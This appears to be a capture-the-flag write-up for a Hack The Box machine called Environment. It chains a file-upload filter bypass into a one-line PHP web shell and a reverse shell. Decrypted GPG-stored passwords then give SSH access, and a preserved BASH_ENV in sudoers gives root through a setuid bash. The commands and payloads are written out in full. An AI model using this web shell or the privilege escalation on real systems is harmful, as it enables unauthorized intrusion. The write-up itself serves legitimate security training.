Taking a look at the Profile tab, we can see that we can upload a new profile picture.

Uploading a malicious file like a .php seems to be invalid.

After doing some testing I’ve come to the conclusion that there’s a file content filter as well as a file extension blacklist.
Looking around we find that this cve states that if we upload a file with the following extension: .php., it simply gets uploaded as .php.
1
{"url":"http:\/\/environment.htb\/storage\/files\/w1ld.php","uploaded":"http:\/\/environment.htb\/storage\/files\/w1ld.php"}
So if we upload the following file as w1ld.php.:
1
2
GIF8
<?php system($_REQUEST['cmd'])?>
and visit the resulting url with the parameter of cmd=id we get the following:

let’s upload a revshell from revshells
And we get a call back on our listener!
1
2
3
4
5
6
7
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.238.73.
Ncat: Connection from 10.129.238.73:51504.
whoami
www-data
User
Looking around we can actually view hish user’s home directory, as can be seen from the directory’s execute permissions.
1
2
3
4.0K drwxr-xr-x  3 root root 4.0K Jan 12 11:51 .
4.0K drwxr-xr-x 18 root root 4.0K Apr 30 00:31 ..
4.0K drwxr-xr-x  5 hish hish 4.0K Apr 11 00:51 hish
We can see backup which looks interesting.
1
2
3
4
5
6
7
8
9
10
11
12
ls -lash
total 36K
4.0K drwxr-xr-x 5 hish hish 4.0K Apr 11 00:51 .
4.0K drwxr-xr-x 3 root root 4.0K Jan 12 11:51 ..
   0 lrwxrwxrwx 1 root root    9 Apr  7 19:29 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 hish hish  220 Jan  6 21:28 .bash_logout
4.0K -rw-r--r-- 1 hish hish 3.5K Jan 12 14:42 .bashrc
4.0K drwxr-xr-x 4 hish hish 4.0K May  4 21:40 .gnupg
4.0K drwxr-xr-x 3 hish hish 4.0K Jan  6 21:43 .local
4.0K -rw-r--r-- 1 hish hish  807 Jan  6 21:28 .profile
4.0K drwxr-xr-x 2 hish hish 4.0K Jan 12 11:49 backup
4.0K -rw-r--r-- 1 root hish   33 May  4 06:33 user.txt
Inside the backup directory we can find keyvault.gpg, Let’s transfer this over to our localhost.
Let’s also zip up the .gnupg directory and transfer it to our localhost as well.
Now that we have all these files let’s decrypt the keyvault.gpg using gpg
1
2
3
4
5
6
7
gpg --homedir .gnupg -d keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/workspace/htb/labs/environment/.gnupg'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
We get the following creds:
Ihaves0meMon$yhere123
marineSPm@ster!!
summerSunnyB3ACH!!
We can ssh to environment.htb using hish:marineSPm@ster!!
1
2
3
4
5
6
7
8
9
10
11
ssh hish@environment.htb
hish@environment.htbs password:
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent                                                                                                                                                permitted by applicable law.                                                                                                                                                                                     -bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
Last login: Sun May 4 22:05:48 2025 from 10.10.14.158
hish@environment:~$
Root
Taking a look at sudo -l we find that we can run a custom script called /usr/bin/systeminfo
1
2
3
4
5
6
7
8
 sudo -l
[sudo] password for hish:
Sorry, try again.
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+="ENV BASH_ENV", use_pty
User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
Within the script is the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#!/bin/bash
echo -e "\n### Displaying kernel ring buffer logs (dmesg) ###"
dmesg | tail -n 10

echo -e "\n### Checking system-wide open ports ###"
ss -antlp

echo -e "\n### Displaying information about all mounted filesystems ###"
mount | column -t

echo -e "\n### Checking system resource limits ###"
ulimit -a

echo -e "\n### Displaying loaded kernel modules ###"
lsmod | head -n 10

echo -e "\n### Checking disk usage for all filesystems ###"
df -h
seeing that BASH_ENV is being preserved in the sudoers configuration, we can change this to any script we want, in this case I’ll create script to change the SUID bit of /bin/bash
1
2
echo 'chmod u+s /bin/bash' > /tmp/exploit.sh
chmod +x /tmp/exploit.sh
Now let’s export this file to be our environment variable BASH_ENV
1
export BASH_ENV=/tmp/exploit.sh
Run the bash script to execute our exploit, and run /bin/bash with -p to preserve our permissions.
1
2
3
4
5
6
sudo systeminfo
/bin/bash -p
bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
bash-5.2# whoami
root
bash-5.2#
Just like that we have root!
tags: os/linux - diff/medium